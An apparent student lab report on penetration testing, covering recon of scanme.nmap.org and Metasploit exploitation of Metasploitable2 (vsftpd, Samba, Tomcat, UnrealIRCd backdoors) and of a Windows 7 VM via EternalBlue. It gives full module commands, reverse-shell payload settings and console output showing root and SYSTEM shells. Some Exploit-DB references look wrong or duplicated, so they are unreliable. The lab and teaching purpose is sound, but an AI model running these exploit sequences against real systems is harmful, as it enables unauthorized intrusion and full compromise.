
whm.simplilearn.com

www.whm.simplilearn.com

### 2.4 Wappalyzer

It is a tool used in reconnaissance (Recon) during VAPT.
It helps identify the technologies used by a website such as:

- Web servers (Apache, Nginx, IIS)
  Frameworks (Django, Flask, Laravel, Spring)
  CMS (WordPress, Joomla, Drupal)
  JavaScript libraries (React, Angular, Vue.js, jQuery)
  Databases, analytics tools, payment gateways, etc.



```
┌──(root㉿DiffDell)-[~]
└─# webanalyze -host scanme.nmap.org
 :: webanalyze        : v0.3.9
 :: workers           : 4
 :: technologies      : technologies.json
 :: crawl count       : 0
 :: search subdomains : true
 :: follow redirects  : false

http://scanme.nmap.org (0.7s):
    Ubuntu,  (Operating systems)
    Apache HTTP Server, 2.4.7 (Web servers)
```

**2.5 Asset Mapping: Log steps (Slack-friendly):**

| Timestamp | Tool | Findings |
|---|---|---|
| **2025-08-21 15:25:40** | **Shodan** | **Domain: scanme.nmap.org, IP: 45.33.32.156, Host: Linode (Fremont, US)** |
| **2025-08-21 15:25:40** | **Shodan** | **Port 22/tcp open → OpenSSH 6.6.1p1 (Ubuntu 2ubuntu2.13) – outdated, potential SSH vulns** |
| **2025-08-21 15:25:40** | **Shodan** | **Port 80/tcp open → Apache HTTPD 2.4.7 (HTTP title: “Go ahead and ScanMe!”) – outdated, multiple CVEs reported** |
| **2025-08-21 15:25:40** | **Shodan** | **Port 123/udp open → NTP service (potential amplification if misconfigured)** |
| **2025-08-21 15:25:40** | **Shodan** | **Port 9929/tcp open → Non-standard service, requires further enumeration** |
| **2025-08-21 15:25:40** | **Shodan** | **Port 31337/tcp open → Often used as a “backdoor” test port; intentionally left open on scanme.nmap.org** |

| | | |
|---|---|---|
| **2025-08-21 15:25:40** | **Shodan** | **Vulnerabilities found: Multiple CVEs affecting Apache HTTPD & OpenSSH (e.g., CVE-2017-7679, CVE-2021-40438, CVE-2022-22720, CVE-2024-38474, etc.)** |
| **2025-08-21 12:25:40** | **Sublist3r** | **Found 50 subdomains for Simplilearn.com** |
| **2025-08-21 12:25:40** | **Wappalyzer** | **Site uses Apache Http Server 2.4.7 + Ubuntu Operating System** |

### 2.6 Recon Summary (50 words)

The reconnaissance phase revealed critical exposure points. WHOIS lookup provided registrar details, while Sublist3r discovered 50 subdomains. Shodan identified an exposed SSH service on  scanme.nmap.org. Wappalyzer confirmed Apache Http Server 2.4.7 + Ubuntu  in use. These insights aid in prioritizing penetration testing efforts.

## 3. Exploitation Lab

**Activities:**

- **Tools:** Metasploit, Burp Suite, sqlmap.
- **Tasks:** Simulate exploits, validate results.
- **Enhanced Tasks:**
  - **Exploit Simulation:** Exploit Metasploitable2 with Metasploit (use exploit/multi/http/tomcat_mgr_login). Log:


```
Exploit ID | Description        | Target IP      | Status  | Payload
-----------|-------------------|----------------|---------|-----------
003        | Tomcat RCE        | 192.168.1.100  | Success | Java Shell
```

- **Validation:** Check Exploit-DB for PoC. Summarize in 50 words.

### 3.1 Exploit Simulation

**Target**: Metasploitable2- 192.168.68.105

**Attacker Machine: Kali** -192.168.68.102



```
msf6 > nmap -sV 192.168.68.105
[*] exec: nmap -sV 192.168.68.105

Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-22 21:43 IST
Nmap scan report for 192.168.68.105
Host is up (0.0091s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

**Exploit1**:


Search vsftpd

use exploit/unix/ftp/vsftpd_234_backdoor

set RHOSTS 192.168.68.105

set RPORT 21

run



```
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.68.105:21 - The port used by the backdoor bind listener is alrea
dy open
[+] 192.168.68.105:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.17.26.21:39917 -> 192.168.68.105:620
0) at 2025-08-22 21:58:14 +0530

whoami
root
```


**Exploit2**:

use exploit/multi/samba/usermap_script

set RHOSTS 192.168.68.105

set RPORT 139

run



```
View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.68.102:4444
[*] Command shell session 1 opened (192.168.68.102:4444 → 192.168.68.105:38224) at 2025-08-23 05:44:17 -0400

whoami
```

**Exploit3:**

***Tomcat Manager (port 8180)

use exploit/multi/http/tomcat_mgr_deploy

set RHOSTS 192.168.68.105

set RPORT 8180

set USERNAME tomcat

set PASSWORD tomcat

run

**Exploit 4:**

use exploit/unix/irc/unreal_ircd_3281_backdoor

set RHOSTS 192.168.68.105


set RPORT 6667

set PAYLOAD cmd/unix/reverse

set LHOST 192.168.68.102

set LPORT 4444

exploit



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD ⇒ cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.68.102:4444
[*] 192.168.68.105:6667 - Connected to 192.168.68.105:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.68.105:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo Rnqgh9ffaKXwsLSD;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "Rnqgh9ffaKXwsLSD\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 2 opened (192.168.68.102:4444 → 192.168.68.105:38241) at 2025-08-23 06:10:44 -0400
```

### 3.2 Findings:

| Exploit ID | \|Description | Target IP | Status | Payload |
|---|---|---|---|---|
| 001 | vsftpd 2.3.4 Backdoor- ftp | 192.168.68.105 | Success | Command Shell |
| 002 | Samba Exploit | 192.168.68.105 | Success | Command Shell |
| 003 | TomcatManager | 192.168.68.105 | Filed | Meterpreter Session |
| 004 | UnrealIRCd backdoor (IRC, port 6667) | 192.168.68.105 | Success | Command Shell |

### 3.3 Summary

**50-word summary with Exploit-DB validation**:

The Metasploitable2 VM contains multiple real-world vulnerabilities verified on Exploit-DB: vsftpd 2.3.4 backdoor (EDB-17491), Samba trans2 overflow (EDB-10), Tomcat Manager auth bypass/war upload (EDB-17491 variants), and UnrealIRCd 3.2.8.1 backdoor (EDB-16922). Exploits yield command shells or meterpreter sessions, simulating post-exploitation for penetration testing practice.

# 4. Post-Exploitation Practice

### Tools Used

- **Meterpreter** – Privilege escalation, post-exploitation modules
- **Volatility** – Memory forensic analysis
- **sha256sum** – Evidence integrity verification

### Lab Setup

- ◆ **Attacker Machine**
  - **Kali Linux (or Parrot OS)**
  - Has **Metasploit Framework** installed
- ◆ **Target Machine**
  - A **Windows 7 SP1 (x86 or x64)** VM (best for learning UAC bypass)
  - Disable AV/Defender (otherwise payloads get killed)
  - Keep **UAC enabled** (default)


### Step 1 – Get an Initial Session

Exploit something on the Windows VM to get a **Meterpreter session**. Example with ms17_010_eternalblue :

```
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.68.102
set LHOST 192.168.68.105
```

If successful → you'll see:


```
[*] Meterpreter session 1 opened
```



```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.68.102
RHOSTS ⇒ 192.168.68.102
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.68.105
LHOST ⇒ 192.168.68.105
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.68.105:4444
[*] 192.168.68.102:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.68.102:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64
-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:
34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.68.102:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.68.102:445 - The target is vulnerable.
[*] 192.168.68.102:445 - Connecting to target for exploitation.
[+] 192.168.68.102:445 - Connection established for exploitation.
[+] 192.168.68.102:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.68.102:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.68.102:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.68.102:445 - 0×00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.68.102:445 - 0×00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.68.102:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.68.102:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.68.102:445 - Sending all but last fragment of exploit packet
[*] 192.168.68.102:445 - Starting non-paged pool grooming
[+] 192.168.68.102:445 - Sending SMBv2 buffers
[+] 192.168.68.102:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.68.102:445 - Sending final SMBv2 buffers.
[*] 192.168.68.102:445 - Sending last fragment of exploit packet!
[*] 192.168.68.102:445 - Receiving response from exploit packet
[+] 192.168.68.102:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.68.102:445 - Sending egg to corrupted connection.
[*] 192.168.68.102:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.68.102
[*] Meterpreter session 1 opened (192.168.68.105:4444 → 192.168.68.102:49173) at 2025-08-24 11:03:27 -0400
[+] 192.168.68.102:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.68.102:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.68.102:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

## Step 2 – Verify Escalation

Metasploit should spawn a **new elevated session**:
[*] Exploit completed, new Meterpreter session 1 opened
Then check privileges:
getuid
getprivs
Expected output:
Server username: NT AUTHORITY\SYSTEM
you now have **SYSTEM-level access**.




```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeChangeNotifyPrivilege
SeImpersonatePrivilege
SeTcbPrivilege

meterpreter > 
```

### 📦 Extra Post-Exploitation Practice


Once SYSTEM, you can:

Collect files and hash them with:

download C:\\Windows\\System32\\drivers\\etc\\hosts sha256



```
meterpreter > sha256sum hosts
[-] Unknown command: sha256sum. Run the help command for more details.
meterpreter > shell
Process 2160 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>certutil -hashfile C:\Windows\System32\drivers\etc\hosts SHA256
certutil -hashfile C:\Windows\System32\drivers\etc\hosts SHA256
SHA256 hash of file C:\Windows\System32\drivers\etc\hosts:
2d 6b df b3 41 be 3a 62 34 b2 47 42 37 7f 93 aa 7c 7c fb 0d 9f d6 4e fa 92 82 c8 78 52 e5 70 85
CertUtil: -hashfile command completed successfully.
```



```
┌──(root㉿kali)-[~]
└─# sha256sum /root/hosts

2d6bdfb341be3a6234b24742377f93aa7c7cfb0d9fd64efa9282c87852e57085  /root/hosts

┌──(root㉿kali)-[~]
└─# 
```


Compare the Hashes. Both should be same.

### Privilege Escalation

Using the Metasploit exploit vsftpd_2.3.4 backdoor, we successfully obtained a remote shell on the target Metasploitable2 VM. The session confirmed **root access** on the system:

```
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
GNU/Linux
```

✅ Privilege escalation successful.


Metasploitable2-Linux
Debian 12.x 64-bit
kali@kali: ~
File Actions Edit View Help
EN
14:12
mouse pointer inside or press Ctrl+G.

```
whoami
root
uname-a
sh: line 14: uname-a: command not found
uname --a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
echo "Sensitive Configuration Data" > /tmp/target.conf

ls -l /tmp/target.conf
-rw------- 1 root root 29 Aug 25 08:17 /tmp/target.conf
sessions -i 1
cat /tmp/target.conf
[*] Wrong number of arguments expected: 1, received: 2
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

Sensitive Configuration Data
sessions -i 1
cat /tmp/target.conf
[*] Wrong number of arguments expected: 1, received: 2
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

Sensitive Configuration Data
sha256sum target.conf
sha256sum: target.conf: No such file or directory
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
```

